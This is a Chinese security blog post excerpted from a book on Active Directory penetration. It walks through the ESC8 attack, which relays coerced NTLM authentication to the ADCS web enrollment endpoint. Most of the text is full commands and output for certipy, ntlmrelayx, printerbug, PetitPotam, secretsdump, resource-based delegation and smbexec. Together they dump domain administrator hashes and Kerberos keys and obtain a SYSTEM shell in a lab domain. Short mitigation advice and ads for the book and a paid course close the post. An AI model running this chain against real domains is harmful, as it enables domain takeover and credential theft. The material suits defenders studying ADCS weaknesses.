


ESC8: Web 证书注册接口 NTLM Relay 攻击

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ¥129




本商品由 放心购 提供保障

谢公子学安全

漏洞原理

问题就出在于 ADCS 证书服务支持 Web 注册，也就是 ADCS 服务在安装的时候勾选了“证书颁发机构 Web 注册”。



导致用户可以通过 Web 来申请注册证书。而该 Web 接口默认只允许 NTLM 身份验证，如图所示。

```
[→ ~ curl http://10.211.55.4/certsrv/ -I
HTTP/1.1 401 Unauthorized
Content-Length: 1181
Content-Type: text/html
Server: Microsoft-IIS/8.5
WWW-Authenticate: Negotiate
WWW-Authenticate: NTLM
Date: Fri, 04 Feb 2022 07:06:30 GMT]
```

就是说该 Web 注册证书接口默认是使用 NTLM 协议来进行身份认证的，并且由于 HTTP 类型的 NTLM 流量默认是不签名的，因此造成了 NTLM Relay 攻击。攻击者可以利用打印机漏洞或 Petitpotam 漏洞触发目标机器 SMB 类型的 NTLM 流量回连攻击机器，然后再将这个 SMB 类型的 NTLM 流量中继给 Web 注册证书接口以目标机器权限申请一个证书。攻击者拿到该证书后就可以以目标机器权限进行 Kerberos 身份认证了！

在实战中，对于机器可以分为以下三类：

- 域控制器
- Exchange 邮箱服务器
- 域内普通机器

由于使用打印机漏洞或者 PetitPotam 触发的都是目标机器账号的哈希，因此其通过 NTLM Relay 到证书注册接口请求的证书也是机器账号的，而这三种机器账号的权限各有不同：

- 域控制器的机器账号拥有 DCSync 权限，可以导出域内任意用户哈希。
- Exchange 邮箱服务器的机器账号可以直接用于远程连接登录，也可以配置 DCsync 权限。
- 域内普通机器的机器账号可以结合基于资源的约束性委派进行利用，获取最高权限。

漏洞复现


实验环境如下：

- 域控 DC01：10.211.55.4
- CA 服务器：10.211.55.8
- 域内普通机器 Win2008：10.211.55.7，当前登录普通域用户 xie\test
- 攻击机器：10.211.55.2

首先，定位域内的证书服务器。执行如下命令定位证书服务器。

```
certutil -config -ping
```

如图所示，可以看到定位到证书服务器为 DC01.xie.com。



攻击域控制器

以下演示通过 ESC8 攻击域控制器。

certipy

首先我们在攻击机 10.211.55.2 执行如下命令使用 certipy 进行监听

```
certipy relay -ca 10.211.55.8 -template 'DomainController' -debug
```

接着使用打印机漏洞或者 PetitPotam 触发域控 DC01(10.211.55.4)回连我们的攻击机器 10.211.55.2。

#使用打印机漏洞也可以触发

```
python3 printerbug.py xie/hack:P@ss1234@10.211.55.4 10.211.55.2
```

#然后对获得的证书进行认证，得到域控 DC01 的 hash

```
certipy auth -pfx dc01.pfx -dc-ip 10.211.55.4 -debug
```

→ ~ certipy relay -ca 10.211.55.8 -template 'DomainController' -debug
 Certipy v4.0.0 - by Oliver Lyak (Ly4k)

```
[*] Targeting http://10.211.55.8/certsrv/certfnsh.asp
[*] Listening on 0.0.0.0:445
[+] Connecting to 10.211.55.8:80...
[+] Connected to 10.211.55.8:80
[+] HTTP server returned error code 200, treating as a successful login
[+] Generating RSA key
[+] Connecting to 10.211.55.8:80...
[+] Connected to 10.211.55.8:80
[*] Requesting certificate for 'XIE\DC01$' based on the template 'DomainController'
[*] Got certificate with DNS Host Name 'DC01.xie.com'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'dc01.pfx'
[*] Exiting...
```

→ ~ certipy auth -pfx dc01.pfx -dc-ip 10.211.55.4 -debug
 Certipy v4.0.0 - by Oliver Lyak (Ly4k)

```
[*] Using principal: dc01$@xie.com
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'dc01.ccache'
[*] Trying to retrieve NT hash for 'dc01$'
[*] Got NT hash for 'dc01$@xie.com': 822eb81dccc04e0949e308069ebd600a
→ ~
```

× ..cket/examples (-zsh) — xie

```
Last login: Thu Jan  4 21:56:12 on ttys002
→ ~
→ ~ cd ~/impacket/examples
→ examples git:(master) ×
→ examples git:(master) × python3 printerbug.py xie/hack:P@ss1234@10.211.55.4 10.211.55.2
[*] Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[*] Attempting to trigger authentication via rprn RPC at 10.211.55.4
[*] Bind OK
[*] Got handle
RPRN SessionError: code: 0x6ba - RPC_S_SERVER_UNAVAILABLE - The RPC server is unavailable.
[*] Triggered RPC backconnect, this may or may not have worked
```

ntlmrelayx.py

首先我们在攻击机 10.211.55.2 执行如下命令使用 ntlmrelayx.py 进行监听：

```
python3 ntlmrelayx.py -t http://10.211.55.8/certsrv/certfnsh.asp --smb2support
--adcs --template 'domain controller'
```

如图所示，可以看到在监听：

```

→ examples git:(master) × python3 ntlmrelayx.py -t http://10.211.55.8/certsrv/certfnsh.asp -smb2support --adcs --template 'domain controller'
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections

```

着使用打印机漏洞或者 PetitPotam 触发域控 DC01(10.211.55.4)回连我们的攻击机器 10.211.55.2。

#使用打印机漏洞也可以触发

python3 printerbug.py xie/hack:P@ss1234@10.211.55.4 10.211.55.2

#使用 Petitpotam 触发

python3 Petitpotam.py -d xie.com -u hack -p P@ss1234 10.211.55.2 10.211.55.4

如图所示，使用打印机漏洞触发域控 DC01(10.211.55.4)回连我们的攻击机器 10.211.55.2。

```

→ examples git:(master) × python3 printerbug.py xie/hack:P@ss1234@10.211.55.4 10.211.55.2
[*] Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[*] Attempting to trigger authentication via rprn RPC at 10.211.55.4
[*] Bind OK
[*] Got handle
RPRN SessionError: code: 0x6ab - RPC_S_INVALID_NET_ADDR - The network address is invalid.
[*] Triggered RPC backconnect, this may or may not have worked

```

攻击完成之后，就可以看到我们攻击机器已经收到了域控 DC01(10.211.55.4)连接过来的 NTLM 流量并成功 Relay 给了证书服务器。如图所示，可以看到成功打印出域控 DC01 base64 格式的证书了。

→ Desktop cat certificate.txt | base64 -d > certificate.pfx
 → Desktop certipy auth -pfx certificate.pfx -dc-ip 10.211.55.4
 Certipy v4.0.0 - by Oliver Lyak (ly4k)

```
[*] Using principal: dc01$@xie.com
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'dc01.ccache'
[*] Trying to retrieve NT hash for 'dc01$'
[*] Got NT hash for 'dc01$@xie.com': 822eb81dccc04e0949e308069ebd600a
```

```
→ examples git:(master) x python3 secretsdump.py xie/DC01/$@10.211.55.4 -hashes aad3b435b51404eeaad3b435b51404ee:822eb81dccc04e0949e308069ebd600a -just-dc-user administrator
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:33e17aa21ccc6ab0e6ff30e6cb918dfb:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:12523da940ec84b76206bb346844b6a483f0569a9edb9e55f418e0c62c17a1ce
Administrator:aes128-cts-hmac-sha1-96:f756bd7e584d9f42df7a618263a23644
Administrator:des-cbc-md5:c473ea8a293daea4
[*] Cleaning up...
```

PKINITtools

#使用 pfx 文件申请票据

```
python3 gettgtpkinit.py xie.com/DC01/$ -cert-pfx certificate.pfx DC01.ccache -dc
-ip 10.211.55.4
```

#导入票据

```
export KRB5CCNAME=DC01.ccache
```

#导入域内 hash

```
python3 secretsdump.py -k -no-pass DC01.xie.com -dc-ip 10.211.55.4 -just-dc-us
er administrator
```

```
→ PKINITtools python3 gettgtpkinit.py xie.com/DC01/$ -cert-pfx certificate.pfx DC01.ccache -dc-ip 10.211.55.4
2024-01-04 22:20:35,879 minikerberos INFO Loading certificate and key from file
2024-01-04 22:20:36,396 minikerberos INFO Requesting TGT
2024-01-04 22:20:36,408 minikerberos INFO AS-REP encryption key (you might need this later):
2024-01-04 22:20:36,408 minikerberos INFO 90b26b6a6233bce8c729d1009bf8162f851f016210d414af20e0822c07ba1a55
2024-01-04 22:20:36,411 minikerberos INFO Saved TGT to file
→ PKINITtools mv DC01.ccache /opt/impacket_0_10_0/examples
→ PKINITtools cd /opt/impacket_0_10_0/examples
→ examples git:(master) x export KRB5CCNAME=DC01.ccache
→ examples git:(master) x python3 secretsdump.py -k -no-pass DC01.xie.com -dc-ip 10.211.55.4 -just-dc-user administrator
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:33e17aa21ccc6ab0e6ff30e6cb918dfb:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:12523da940ec84b76206bb346844b6a483f0569a9edb9e55f418e0c62c17a1ce
Administrator:aes128-cts-hmac-sha1-96:f756bd7e584d9f42df7a618263a23644
Administrator:des-cbc-md5:c473ea8a293daea4
[*] Cleaning up...
```


攻击域内普通机器

以下演示通过 ESC8+基于资源的约束性委派攻击域内普通机器。

首先我们在攻击机 10.211.55.2 执行如下命令使用 certipy 进行监听

```
certipy relay -ca 10.211.55.8 -template 'Machine' -debug
```

接着使用打印机漏洞或者 PetitPotam 触发域内普通机器 Win2008(10.211.55.7)回连我们的攻击机器 10.211.55.2。

#使用 PetitPotam 漏洞触发

```
python3 Petitpotam.py -d xie.com -u hack -p P@ss1234 10.211.55.2 10.211.55.7
```

#然后对获得的证书进行认证, 得到 Win2008 的 hash

```
certipy auth -pfx win2008.pfx -dc-ip 10.211.55.4 -debug
```

[illegible]

然后就可以使用 win2008 给自身配置基于资源的约束性委派

```
python3 add_rbcd.py -f Win2008 -t Win2008 -dc-ip 10.211.55.4 xie\\Win2008
$ -hashes aad3b435b51404eeaad3b435b51404ee:e7a429d1a6bd80eff17d3a2bf09c
1aef
```

```

+ add_rbcd python3 add_rbcd.py -f Win2008 -t Win2008 -dc-ip 10.211.55.4 xie\\Win2008$ -hashes aad3b435b51404eeaad3b435b51404ee:e7a429d1a6bd80efff17d3a2bf09c1aef
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[*] Starting Resource Based Constrained Delegation Attack against Win2008$
[*] Initializing LDAP connection to 10.211.55.4
[*] Using xie\\Win2008$ account with password ***
[*] LDAP bind OK
[*] Initializing domainDumper()
[*] Initializing LDAPAttack()
[*] Writing SECURITY_DESCRIPTOR related to (fake) computer 'Win2008' into msDS-AllowedToActOnBehalfOfOtherIdentity of target computer 'Win2008'
[*] Delegation rights modified successfully!
[*] Win2008$ can now impersonate users on Win2008$ via S4U2Proxy

```

然后就可以进行基于资源的约束性委派利用了

#以 administrator 的身份申请一张访问 cifs/win2008.xie.com 服务的票据

```
python3 getST.py -dc-ip 10.211.55.4 xie.com/Win2008$ -hashes aad3b435b51404
eeaad3b435b51404ee:e7a429d1a6bd80efff17d3a2bf09c1aef -spn cifs/win2008.xie.c
om -impersonate administrator
```

#导入票据

```
export KRB5CCNAME=administrator.ccache
```

```
python3 smbexec.py -no-pass -k win2008.xie.com
```

```

+ examples git:(master) python3 getST.py -dc-ip 10.211.55.4 xie.com/Win2008$ -hashes aad3b435b51404eeaad3b435b51404e
e:e7a429d1a6bd80efff17d3a2bf09c1aef -spn cifs/win2008.xie.com -impersonate administrator
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator.ccache
+ examples git:(master) * export KRB5CCNAME=administrator.ccache
+ examples git:(master) * python3 smbexec.py -no-pass -k win2008.xie.com
Impacket v0.10.1.dev1+20220708.213759.8b1a99f7 - Copyright 2022 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

```

漏洞预防和修复

对于防守方或蓝队来说，如何针对 ADCS 证书服务攻击进行预防和修复呢？

首先，企业人员可查看企业内网域环境是否存在证书服务，如不存在则不影响。

如果企业内网域环境存在证书服务，则查看是否开启了证书颁发机构 Web 注册的功能，如果开启了该功能，关闭即可，如未开启，则不受影响。

注：本文讲的 ADCS 证书服务攻击方式主要是结合 NTLM Relay 进行利用，修复方式也是针对 NTLM Relay 攻击链进行修复。

如果想更深更细致的了解 AD 攻防知识，可以参加《域渗透攻防》培训课程：
https://mp.weixin.qq.com/s/Sjc_yTzB5CSYVk6bhnSsiQ

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习 AD 域安全攻防的话，可以加入下面的知识星球一起学习交流。


谢公子

我加入了这个星球，邀你一起学习

**域渗透攻防指南**
星主：谢公子

60+ 成员数量	30+ 内容数量	306 运营天数
--------------------	--------------------	--------------------

书籍  《域渗透攻防指南》官方知识星球。
星球讨论与微软AD域相关攻防技术，大家互相交流互相学习，共同进步成长。

现价：¥199
微信扫码加入星球



知识星球 谢公子学安全